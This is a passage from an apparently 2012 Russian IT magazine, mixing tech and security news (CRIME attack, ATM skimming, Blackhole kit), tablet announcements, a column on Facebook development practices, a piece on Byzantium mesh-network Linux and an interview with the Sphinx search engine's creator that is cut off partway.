
Go Daddy сообщила, что причиной сбоя послужила не хакерская атака и не вмешательство извне, а банальная ошибка в таблицах маршрутизации.



NVIDIA ПОКИНУЛ ГЛАВА МОБИЛЬНОГО ПОДРАЗДЕЛЕНИЯ Майк Рэйфилд, отвечавший за чипсеты Tegra — своеобразный Intel мира ARM-процессоров.



ПОСТАВКИ ПАМЯТИ DRAM ДЛЯ ПК ВПЕРВЫЕ ОПУСТИЛИСЬ НИЖЕ ОТМЕТКИ 50% и составили 49%, сообщает IHS iSuppli. Смартфоны и планшеты отвоевали немалую долю рынка.



MICROSOFT МОЖЕТ ПРАЗДНОВАТЬ — Windows 7 стала самой распространенной ОС в мире (42,76%), по данным Net Applications. Для сравнения: Mac OS X досталось 7,13%.



39% СОТРУДНИКОВ ИТ-ОТДЕЛОВ ИМЕЮТ ДОСТУП К КОНФИДЕНЦИАЛЬНЫМ ФАЙЛАМ, к которым доступа у них быть не должно. Каждый пятый уже пользовался этой возможностью.




INTEL СООБЩАЕТ, ЧТО НАЧАТО ПРОИЗВОДСТВО ЧИПОВ INTEL WIRELESS CHARGING TECHNOLOGY. С их помощью реализуют беспроводную передачу энергии с одного устройства на другое.

МНОГО ЛИ РЕКЛАМЫ В GOOGLE?

ЖУТКОВАТЫЙ РЕЗУЛЬТАТ ПРОСТОГО ИССЛЕДОВАНИЯ

Забавное и грустное одновременно исследование провел блогер Алекс Юмашев (blog.jitbit.com), и повторить его опыт легко сможет каждый. Для эксперимента будет достаточно выключить Adblock (или другие подобные решения) и просто зайти в Google. Оказывается, реклама на странице результатов поиска не просто присутствует, но занимает львиную долю пространства — Юмашев насчитал 81,5% площади для ноутбука с разрешением 1280 x 960! То есть полезная информация и непосредственно результаты поиска ютятся на жалких 18,5% экрана. Мы повторили опыт на мониторе с разрешением 1920 x 1080 и получили приблизительно тот же печальный результат, который ты видишь на скриншоте рядом с текстом. Стоит ли говорить о том, сколько полезного места пожирает реклама на экранах смартфонов, нетбуков и прочих мобильных девайсов?

Но Юмашев также не поленился подсчитать, сколько всего ссылок пользователь видит в окне и сколько из них действительно являются результатами поиска. Эти цифры выглядят едва ли не страшнее предыдущих. Из 45 ссылок только 5 — результаты поиска (если считать с адресами сайтов, то соотношение составляет 10 из 57)!




Стоит сказать — так было не всегда. Некогда, в стародавние времена, поисковая выдача Google была информативна и аскетична — еще в 2007 году, если судить по старым скриншотам, результаты поиска занимали примерно 50% площади.

ДО ВЕРСИИ 2.0 ОБНОВИЛСЯ ПОПУЛЯРНЫЙ BLACKHOLE EXPLOIT KIT

АВТОРЫ УВЕРЯЮТ, ЧТО В НОВОМ BLACKHOLE С НУЛЯ ПЕРЕПИСАНО ПРАКТИЧЕСКИ ВСЕ, ВКЛЮЧАЯ АДМИН-ПАНЕЛЬ И ВЫДАЧУ ЭКСПЛОЙТОВ

НОВОЕ СЛОВО В ЗАЩИТЕ БАНКОМАТОВ

ЦЕНТРАЛЬНЫЙ БАНК ГОТОВИТ СВЕЖИЕ РЕКОМЕНДАЦИИ ПО БЕЗОПАСНОСТИ



Неумолимая статистика от самых разных исследовательских компаний гласит — скимминг в России процветает и от этого вида мошенничества практически не защищены банкоматы множества банков. К примеру, только в первом квартале текущего года было зафиксировано 362 случая установки скиммеров на банкоматы и уже во втором квартале 2012-го эта цифра возросла на 30%! О способах защиты от этой неприятной разновидности кардинга говорят много и давно, но «серебряной пули» до сих пор не придумали. В этом месяце газета «Коммерсантъ» рассказала, чего нам стоит ожидать в скором будущем в этой сфере.

По информации «Ъ», ЦБ сейчас занимается подготовкой новых рекомендаций по защите банкоматов. Речь в готовящемся документе, в частности, идет об оснащении банкоматов не только пассивными средствами защиты, которые широко применяются уже сегодня, но и активными. Что это значит? Предполагается, что банкоматы можно оснащать специальными приборами, создающими электромагнитное поле, которое не позволит никакому другому устройству, кроме самого банкомата, считывать данные с карт. Вот такой sci-fi. К активным защитным устройствам ЦБ также относит детекторы, определяющие, что на банкомат установлен скиммер, и информирующие об этом банк. Стоит сказать, что активная защита тоже придумана не вчера и в настоящий момент уже используется, но лишь на 5% банкоматов, что, конечно, ничтожно мало. Оснащение одного банкомата активной защитой обходится банкам в 1,5–2 тысячи долларов (в России их более 80 тысяч).

Впрочем, даже активная защита не убережет гарантированно от скимминга. Эксперты предупреждают, что мошенники также могут установить считывающее устройство не на сам банкомат, но, например, на замок, пропускающий клиента в отделение по карте в ночное время. Возможным выходом из данной ситуации мог бы стать переход банков на чипованные карты, однако этот вариант обойдется банкам значительно дороже, а значит, они вряд ли на это пойдут.

Ну и, конечно, не стоит забывать о том, что скимминг — не единственная проблема такого рода. К примеру, в России уже появился достаточно молодой, но уже популярный на Западе шимминг — по сути, это более изящный и миниатюризированный способ скимминга. В отверстие банкомата устанавливается сверхтонкая и гибкая плата, которая прикрепляется к контактам, считывающим данные с карт. Достойных способов борьбы с этой напастью пока вообще не придумали.

ПЛИМУТСКИЙ УНИВЕРСИТЕТ в Великобритании присвоил Евгению Касперскому степень почетного доктора.

ЭКСПЛОЙТ CRIME — РАСШИФРОВКА ДАННЫХ TLS И SPDY

АВТОРЫ BEAST ПРЕДСТАВИЛИ НОВУЮ РАЗРАБОТКУ



Авторы эксплойта заранее предупредили всех производителей браузеров о своей разработке, но патчи установлены пока только в последних версиях Chrome и Firefox.

Исследователи Джулиано Риццо и Тхай Дыонг — известные личности на современной сцене. В свое время именно они разработали технику BEAST, используемую против SSL/TLS-соединений. Новое детище Риццо и Дыонга получило не менее звучное название CRIME (Compression Ratio Info-leak Made Easy) и используется уже для каналов связи SSL/TLS и SPDY. При помощи нового эксплойта можно расшифровать трафик TLS после исполнения атакующим скрипта в браузере пользователя. Также требуется, чтобы использовалось сжатие передаваемых данных. В своей работе CRIME опирается на функции компрессии заголовков с помощью zlib и является продолжением идей, ранее воплощенных в BEAST. Вся соль заключена в возможности выделения из зашифрованного трафика блоков данных с метками, отправляемыми подставным JavaScript на сайт, для которого требуется перехватить cookie, в рамках общего шифрованного канала связи. Дело в том, что данные сжимаются на этапе до шифрования и не подвергаются дополнительной рандомизации. Определить, где в зашифрованном файле находятся cookies, можно, исходя из того, что в этом месте zlib лучше сожмет трафик, ссылаясь на предыдущий блок. Защитить свой сервак от такой «радости» можно, просто отключив сжатие SSL/TLS. То же самое касается и браузеров, для которых пока нет патчей.


ПАРАДОКС: «ЯНДЕКС» ОБОГНАЛ GOOGLE


ЭКСПЕРТЫ НЕ ПОНИМАЮТ, КАК «ЯНДЕКС» СУМЕЛ ОБСТАВИТЬ GOOGLE НА ИХ ЖЕ ПОЛЕ. КТО СКАЗАЛ «ЗАЩИТНИК»?

Странную новость принесла опубликованная в этом месяце статистика Liveinternet за июль 2012 года. Оказывается, в браузере Chrome по поисковому трафику в России лидирует совсем не Google, как можно было бы подумать, а, внезапно, компания «Яндекс» — 44,5% против 43,2%.

Каким образом «Яндексу» это удалось, доподлинно неизвестно. Но стоит сказать, что результат вдвойне удивителен, если помнить о том, что с августа 2011 года Google запретила для пользователей ряда стран (включая Россию) выбор поисковика при первой загрузке браузера. В Chrome по умолчанию используется именно собственный поиск Google. Нет, разумеется, возможность выбора поисковика, который пользователь хочет юзать по умолчанию, осталась где-то в недрах настроек «Хрома», но туда доберется далеко не каждый.

Теперь эксперты уверены, что у «Яндекса» появился некий канал продвижения в браузере, но какой именно — сказать не могут. Нам кажется, что эксперты немного лукавят или не хотят озвучивать очевидное — дело явно не обошлось без многочисленных и крайне навязчивых тулбаров от «Яндекса». У Google свой тулбар, конечно, тоже есть, но только для IE и эффект от него в России довольно слабый. Ведь практически весь бесплатный софт, популярный в нашей стране, предлагает заодно с собой установить и «Яндекс.бар». Притом в число партнеров «Яндекса» входят такие популярные инструменты, как uTorrent, Daemon Tools и так далее. Плюс, пожалуй, не стоит забывать и о том, что у многих пользователей Рунета «Яндекс» попросту назначен домашней страницей.





КОМПАНИЯ E INK ПРОДЕМОНСТРИРОВАЛА ИНТЕРЕСНЫЙ ПРОТОТИП СМАРТФОНА С ДВУМЯ ЭКРАНАМИ на выставке IFA 2012: с одной стороны расположился обычный дисплей, а с обратной стороны устройства — вспомогательный e-ink-дисплей для чтения и экстренных случаев. Отличная идея, надеемся, она доберется до прилавков магазинов и не останется прототипом навечно.



НА ФИЛИППИНАХ ЗАПРЕТИЛИ КИБЕРСЕКС в результате принятия закона о предотвращении киберпреступности, запретившего также прослушку и киберсквоттинг.



IPV4 ДЕЙСТВИТЕЛЬНО ЗАКАНЧИВАЕТСЯ. Последний блок IP-адресов из адресного пространства IPv4 /8 в Европе был распределен в конце сентября, сообщил RIPE NCC.

МОБИЛЬНЫЕ НОВИНКИ ОСЕНИ

КРУПНЫЕ АНОНСЫ ВЕДУЩИХ ПРОИЗВОДИТЕЛЕЙ

Не только компания Apple презентовала этой осенью свои новинки. Другие производители, похоже, подстроились под цикл «яблочного» гиганта, и в стане Android тоже произошло несколько примечательных событий, которые заслуживают внимания.

Компания Amazon обновила свои Kindle, и это касается не только ридеров на базе e-ink, но и планшетов, на которых мы остановимся подробнее.

Первый Kindle Fire оказался очень популярным благодаря низкой цене и высокому качеству. На смену ему пришли сразу три новых планшета на базе модифицированной Android 4.0. Основной Kindle Fire носит прежнее название, но получил ускоренный на 40% процессор, вдвое больше оперативной памяти (1 Гб) и аккумулятор помощнее. Цена планшета по-прежнему остается низкой — всего 159 долларов. Второй планшет уже является не апгрейдом существующей модели, но совершенно новым девайсом. Kindle Fire HD выходит в двух версиях: с 7- и 8,9-дюймовым экраном (разрешение 1280 x 800 и 1920 x 1200 соответственно). Интересно, что покрытие у дисплеев антибликовое. Планшет работает на процессоре OMAP 4.470 от Texas Instruments, который, по данным Amazon, легко оставляет позади Tegra 3, а объем его оперативной памяти составляет 1 Гб. Есть HD-камера, HDMI-выход, Bluetooth и другие радости жизни. Но у новинки будет и еще одна разновидность: Kindle Fire HD LTE. Как нетрудно догадаться, эта версия оснащена мощной двойной антенной для сотовых сетей и не менее мощным Wi-Fi-приемником. Компания обещает прирост в скорости загрузки контента на 40%. Эта «игрушка» выступает флагманом всей серии и обойдется уже недешево — придется выложить 499 долларов.

Главный конкурент Amazon — Barns and Noble тоже не дремлет. Не прошло и пары недель, как компания, вслед за Amazon, презентовала обновленные планшеты. Цена на устройства серии NOOK осталась на прежнем уровне, а вот начинка значительно изменилась. Младшая, наиболее популярная модель NOOK HD с 7-дюймовым экраном получила двухъядерный процессор TI OMAP 4470 с частотой 1,3 ГГц, 1 Гб оперативки, а также 8 или 16 Гб встроенной памяти. Нужно сказать, что в тесте GL Benchmark планшет показал 60 кадров в секунду, что в два раза больше, чем у Kindle Fire HD. Цена на NOOK HD с 8 Гб памяти составила 200, с 16 Гб — 230 долларов.









Motorola, HTC и LG также анонсировали новые продукты, притом Motorola представила смартфон RAZR i на базе платформы Android 4.0 и чипа Intel Atom с тактовой частотой 2,0 ГГц. Это первый плод альянса Motorola — Intel, который компания считает очень важным. В очередной раз жаль, что Motorola официально не представала на российском рынке.

А между компаниями Google и Acer тем временем разгорелся конфликт. Поисковый гигант пригрозил тайваньской компании прекращением всяческого взаимодействия по платформе Android, в том числе и отказом в технической помощи, в случае если Acer не откажется от выпуска смартфона Acer CloudMobile A800. Что не так с этим аппаратом? Он должен был базироваться на платформе Aliyun, разработанной китайской фирмой Alibaba Cloud Computing. Данная ОС основана на ядре Linux, и Alibaba анонсировала ее еще летом 2011 года. На Aliyun OS уже вышел ряд устройств от китайских компаний (Tianyu и Haier). В Acer угрозу Google, судя по всему, восприняли серьезно — компания отменила презентацию устройства без каких-либо объяснений. Официальных комментариев от обеих сторон до сих пор не последовало.

BLIZZARD ШПИОНИТ ЗА ПОЛЬЗОВАТЕЛЯМИ

В СКРИНШОТАХ WORLD OF WARCRAFT НАШЛИ СКРЫТЫЕ ВОДЯНЫЕ ЗНАКИ, СОДЕРЖАЩИЕ ДАННЫЕ О USER ID, TIME И REALM В ВИДЕ ASCII





КОЛОНКА СТЁПЫ ИЛЬИНА

ДЕСАНТ FACEBOOK'А В МОСКВЕ


МАРК, ПРИХОДИ


Марк Цукерберг, по духу истинный хакер (в самом хорошем смысле этого слова), мог бы стать отличным героем нашего интервью. Увы, уловить его хотя бы на полчасика для разговора не удалось — ничего, получится в следующий раз. Зато с Марком в Москву высадился целый десант сотрудников Facebook'а, включая самую интересную для нас категорию людей — разработчиков. Жизнерадостные парни, сияющие от причастности к разработке сервиса, который в буквальном смысле меняет мир, с упоением рассказывали много интересных вещей. Девелоперы мобильных приложений и приложений для социальных сетей наверняка почерпнули для себя, как увеличить свою аудитории, если использовать все возможности технологии Open Graph. К слову, в последней версии iOS Apple встроил интеграцию с Facebook'ом из коробки. Но что было интереснее всего мне — так это доклад о том, как к разработке подходят внутри самого Facebook'a. Как создается самая большая социальная сеть? Я вынес для себя пять интересных моментов.

5 ПОДХОДОВ К РАЗРАБОТКЕ

1. Путь от завершения разработки фичи до ее развертывания для миллиарда пользователей занимает не более девяти дней! При этом код деплоится на боевые серверы непрерывно, каждый день. Самый большой коммит (применение изменений в коде) — по вторникам. Самый осторожный, чтобы не напортачить перед выходными, — в пятницу.
2. Любые изменения — пусть даже самые микроскопические и незначительные — обязательно проходят процесс code review. Другим словами, любые изменения на разных этапах просматриваются кем-то еще на правильность и адекватность. Чтобы упростить процесс взаимодействия и упростить то же самое обсуждение изменений в коде, было разработано специальное решение — тулкит Phabricator. Он состоит из четырех частей. Самый главный модуль — Differential — предназначен как раз для организации процесса code review. Второй модуль — Maniphest — представляет собой продвинутый таск-менеджер. Модуль Heraldy отправляет уведомления об изменениях в коде. С его помощью можно, к примеру, сказать: «Если в этом куске кода что-то изменится, дайте знать» — и таким образом быть уверенным, что никто не напортачит в том коде, за который ты несешь ответственность. Наконец, модуль Diffusion представляет собой продвинутый code-браузер, который в наглядной форме покажет историю изменений. Тулкит по-настоящему полезен — это подтверждается тем, что на вооружение его берут все больше и больше сервисов, включая, например, Dropbox. К слову, Facebook открыл исходники тулкита (phabricator.org), как и для многих других своих внутренних разработок.
4. В Facebook'е не признают понятия feature brunch — когда для разработки новой фичи создается отдельная, независимая ветка кода. Почему? Потому что это порождает проблемы во взаимодействии, пока фича не будет зарелизена. Какое решение нашли в Facebook'е? Программист пишет код, далее этот код попадает в так называемый GateKeeper — и уже с помощью этого инструмента можно легко выбирать среду, для которой будут применены изменения в коде. Можно применить их для себя — программист в этом случае оценит все свои правки на реальном продукте — Facebook'е, открытом на десктопе или мобильном телефоне. Или, к примеру, разрабатываемую фичу можно расшарить для команды, состоящей из группы программистов. Затем пойти дальше и сделать небольшой launch для части пользователем, причем с продвинутым таргетингом (например, для 10% юзеров из России).
5. Большинство новых фич тестируются на сотрудниках (им всегда доступна самая последняя версия Facebook'а), которые становятся первыми тестерами. При этом в компании сделали все, чтобы каждый мог максимально просто и быстро отправить багрепорт. Прямо в интерфейсе социальной сети есть элементы, которые недоступны обычным смертным. Можно быстро отправить багрепорт, назначить задание для инженеров (которое отобразится в том же самом Phabricator), приложить скриншот, увидеть список недавно отправленных багов и так далее. В результате от одних только сотрудников Facebook'у удается получить колоссальный фидбек — причем не только с описанием багов, но и с качественной оценкой новых фич.

Разумные подходы и правильные инструменты. Попробую использовать на практике.





Анатолий Ализар (alizar@gmail.com)





Proof-of-Concept

BYZANTIUM LINUX: ИНТЕРНЕТ БЕЗ ПРОВАЙДЕРА

ЗАЧЕМ ЭТО НУЖНО

Мы ведь не хотим потерять связь в случае ядерной войны, верно? Увы, современный интернет не так надежен, как кажется. Топология Сети на самом деле лишь частично ячеистая, а во многом основана на иерархической парадигме. Другими словами, выходит из строя несколько узлов обмена трафиком — и вашему сегменту интернета приходит каюк. На случай природного катаклизма, техногенной катастрофы, аварии в системе электроснабжения или другого бедствия (авторы проекта Byzantium упоминают зомби-апокалипсис) нужно обеспечить резервный вариант. Нужна некая рабочая сеть между пользователями, без посредничества провайдера. Вместо иерархической структуры нужно создать истинную ячеистую топологию, которая поддерживает множество альтернативных маршрутов между узлами.

КАК ЭТО РАБОТАЕТ

Проект Byzantium предусматривает создание ячеистой сети (mesh network) на протоколе 802.11 в качестве бэкапа для традиционного иерархического интернета. Проект отличается использованием дешевого оборудования, максимально быстрым развертыванием сети, надежностью, расширяемостью, безопасностью и дешевизной в обслуживании.

Авторы идеи из хакерской группы HacDC (hacdc.org) предлагают использовать для OSI layer 2 протокол 802.11, где возможность пиринга предусмотрена стандартом. Практически каждое Wi-Fi-устройство может переключиться в пиринговый режим. Для OSI layer 3 (маршрутизация) существует около 70 протоколов с различным функционалом: см. bit.ly/SHaSBa. Авторы предлагают использовать Open 802.11s, который поддерживается на уровне ядра операционных систем Linux и FreeBSD, а также OLSR (Optimized Link State Routing), BATMAN-Advanced (Better Approach To Mobile Ad-hoc Networking) и Babel. Эти низкоуровневые протоколы обеспечивают необходимую надежность, безопасность и расширяемость сети.




Рис. 1. Массовое отключение пользователей из-за стихийного бедствия, отключения электричества




Рис. 2. Отключение провайдера или умышленное вмешательство на уровне магистральных каналов

КАК ИСПОЛЬЗОВАТЬ

Это самое интересное. Система работает практически на любых Wi-Fi-маршрутизаторах и не требует их аппаратной или программной модификации. Достаточно лишь загрузить операционную систему с соответствующим стеком протоколов. Для демонстрации проекта разработчики выпустили дистрибутив Byzantium Linux v0.2a со всеми необходимыми настройками (project-byzantium.org/download). Весит ISO-файл около 460 Мб.

Очевидно, каждый пользователь должен записать LiveCD и при наступлении апокалипсиса быстро загрузить эту систему. А до тех пор LiveCD пусть висит на стенке с напоминанием о возможной смерти нашего мира. Как говорится, memento mori.

Резервный вариант для связи с миром может пригодиться не только если разразится катастрофа (рис. 1), но и в случае централизованной блокировки магистральных каналов (рис. 2), введения государственной цензуры и глубокой инспекции пакетов с фильтрацией трафика определенного типа (например, SSL). Это так называемый египетский вариант, который возможен в любой стране мира: в странах с «неразвитой демократией» могут быть политические причины для введения инспекции трафика, а на Западе власти могут начать крестовый поход против интернет-пиратства. Причины разные, но пользователи будут страдать в любом случае. Поэтому неудивительно, что появляется все больше проектов ячеистых сетей для альтернативного способа связи между пользователями по принципу P2P.

С помощью Byzantium Linux развернуть в стране «резервный интернет» способна небольшая группа активистов с минимальной технической квалификацией. Они должны раздавать людям заранее подготовленные диски Byzantium Linux LiveCD.

Проект в альфа-версии, поэтому разработчики убедительно просят пока не использовать его в критичных для жизни ситуациях, а лучше проверять и исправлять код: https://github.com/Byzantium/Byzantium/issues.

Беседовал Степан Ильин

ГЛАВНАЯ ЗАГАДКА SPHINX

АНДРЕЙ АКСЕНОВ
СОЗДАТЕЛЬ ПОИСКОВОГО ДВИЖКА SPHINX

Хабрахабр, The Pirate Bay, AVITO.ru, Craigslist, Tumblr, Dailymotion — что у них общего? Оказывается, все они используют один и тот же поисковый движок — Sphinx. Этот продукт с исходным кодом разрабатывается командой талантливых ребят из разных городов и стран, однако началось все в городе Воронеже. Как устроен поиск и чем замечательны песни Depeche Mode, как зарабатывать на бесплатном продукте и как работать с людьми, не видя их лиц, — обо всем этом читателям][расскажет создатель Sphinx Андрей Аксенов.

ПЕСНИ В ТЮРЬМЕ FREEBSD

300 миллионов поисковых запросов в сутки — ровно столько обращений к поиску приходится выдерживать Sphinx'у на крупнейшем в США ресурсе бесплатных объявлений Craigslist. Это самый большой известный нам пример использования нашего движка по количеству обрабатываемых запросов.

Из искры разгорелось что-то. Впрочем, как обычно — жизнь всегда большая череда случайностей. У меня был никому не интересный сайтик с коллекцией из 130 тысяч текстов песен, на котором не было поиска. Последний факт особенно возмущал, потому что когда по радио ты слышал какую-то песню, то улавливал пару-тройку слов, которые разбирал с пятнадцатого прослушивания, — но поискать по этим словам текст песни не было возможности. Я посмотрел, какие годные решения существуют для этого, — на тот момент таких не оказалось.

Передо мной стояли жесткие ограничения по железу. Сайт подпольным образом хостился у местного провайдера, в жестко ограниченном виртуальном частном сервере (jail в терминологии FreeBSD). В 128 Мб памяти и 200–300 Мб на диске нужно было уместить и базу, и поиск, и фронтенд, и все прочее.

Я попробовал использовать для этого mnoGoSearch — один из древнейших движков, написанных на C++. Он изначально предназначался для индексации веб-страниц, и механизм индексации базы у него был (в те годы) крайне дурацкий. Он делал кучу лишних запросов к базе и зверски тормозил на одном только этом. Плюс формат индекса на тот момент был просто адский. Индексировать базу было практически невозможно. Сто мегабайт индексировалось 24 часа — это же курам на смех!

Выхода не было, и я принялся хардкорно патчить mnoGoSearch. Оптимизировал использование диска временными файлами, оптимизировал выборку данных из базы. В конце концов пришел к такому состоянию, что «патчу» больше не нужен и сам mnoGoSearch :).

Было важное требование: все должно было помещаться в определенные жесткие лимиты. То есть делаем вид, что мы — жуткие control freaks, контролируем вообще все. Прогнозируем, сколько памяти сожрем. Если сказано, что буфер памяти под индексацию должен быть восемь мегабайт, то ровно восемь мегабайт и должно быть — и мы из кожи вылезем, чтобы не использовать больше. Понятно, что все это пришлось оптимизировать, чтобы втиснуться в лимиты, обусловленные физически — железом.

Еще один ключевой момент — с ранжированием тоже нужно было что-то делать. Ведь все песни состоят примерно из одинаковых семи слов — я, ты, он, она, вместе целая страна, я люблю тебя, ты люби меня. Плюс предлоги в разнообразных комбинациях.



ФАКТЫ

- Первый компьютер — Искра 1030
- Первый язык программирования — Basic
- Первую популярную программу написал в 14 лет на ассемблере
- Окончил ПМ в Липецком государственном техническом университете
- В прошлом веб-разработчик, системный программист и успешный game developer
- Частый гость на различных российских и международных конференциях

SPHINX

- Скорость индексации — до 10–15 Мб/с на ядро
- Скорость поиска — до 200–400 запросов в секунду на каждое ядро с 1 миллиона документов
- Масштабируемость — боевые внедрения до 300 миллионов запросов в сутки, до 40 миллиардов документов
- Конкуренты — Solr/Lucene, ElasticSearch

Мой любимый пример из той эпохи — название песни Depeche Mode «I feel you». Просто классика. Каждое из этих слов встречается более чем в половине всей коллекции песен. За счет этого стандартный статистический алгоритм ранжирования такую песню, в которой есть точная цитата — идеальное соответствие поисковой фразе, но повторяется она нечасто, заранжирует глубоко вниз. То есть идеальное соответствие запросу окажется на самом дне выдачи. Зато песня, в которой все три слова повторяются оч-чень уж много раз, окажется на самом верху.

Еще одно ключевое дизайн-решение заключалось в том, что близкие совпадения фраз нужно вытягивать вверх. Ранжировать выше, чем просто россыпь слов по документу. Это подсказал простой здравый смысл, когда я решал свои личные задачи. Я хотел, чтобы точная цитата из песни была вверху, и была там гарантированно. Стандартный, статистический метод ранжирования мне этого не давал — он смотрел только на частоты, но не смотрел на позиции слов.

Так появился новый поиск, который... несколько лет пролежал в столе. Я использовал его для личных целей, раздавал друзьям и знакомым, по их запросам вносил какие-то правки.

Один из таких пользователей оказался очень активным молодым человеком. Его зовут Петр Зайцев, он хорошо известен в узких кругах как основатель компании Percona, но в тот момент еще работал в MySQL. Он фактически заставил меня выйти из тени, сделать сайт, начать светиться на конференциях. В общем, рассказал мне о том, что проект по большому счету вышел годный, людям нужный, и практически принудил меня его выложить. За что ему большое спасибо, он сыграл немалую роль.

Благодаря ему я начал пилить Sphinx для проектов большего масштаба. Тут важно понимать: одно дело, когда индексируешь сто мегабайт на личном сайте или полгигабайта сообщений форума на «Тупичке» (oper.ru). И совсем другой вопрос, когда тебе запиливают 50 Гб в 50 миллионах сообщений из блогов, которые откуда-то накраулили.

Десять лет назад 99% поисковиков были написаны исходя из следующего предположения: клиент хочет купить готовый набор скриптов, которые позволяли бы прицепить поиск на свой сайт. И чтобы робот дальше сделал за него все — обошел сайт, все документы выкачал, сложил в полнотекстовый индекс.

Sphinx не про это. Он не будет за тебя ходить по сайтам, он чисто про поиск. Предполагается, что данные у тебя уже есть, и откуда ты их взял — из базы данных или откуда-то еще, — уже не важно. Может быть, ты за меня сходил по интернету и накачал документы. Зато я умею их проиндексировать и быстро по ним искать.

С масштабированием тоже полный порядок. У нас есть две части: часть, которую я все еще считаю простой, и часть, которая куда сложнее. Когда нужно разложить данные на много серверов, возникают две проблемы. Как разложить и потом собрать их вместе?

Разложить — в нашей модели проблем нет. На один сервер положил конфигурацию, на которой написано «этот сервер тянет документы с номерами от 1 до 1 000 000». На второй сервер положил конфигурацию от 1 000 000 до 2 000 000. Все, задача индексации решена. Конечно, у тебя возникает зоопарк конфигов на разных серверах — их возможно как-то автоматизировать или положить под контроль версий... но это понятные и легкие технические трудности. А вот если бы поисковая система понятия не имела о слиянии результатов поиска, тебе пришлось бы в приложении писать массу идиотского кода: а давайте сходим ко всем серверам, соберем с каждого отклик, вместе их сольем, пересортируем по нужному условию сортировки... Из десяти серверов два не ответили? Давайте сходим опять. Естественно, это сделано в Sphinx, ведь мы должны помогать пользователю делать поиск, а не головную боль ему создавать. В какой-то момент это было хорошим отличием Sphinx от «врагов» типа Apache Solr (он тогда вообще не распределялся на несколько серверов).

КАК УСТРОЕН ПОИСК?

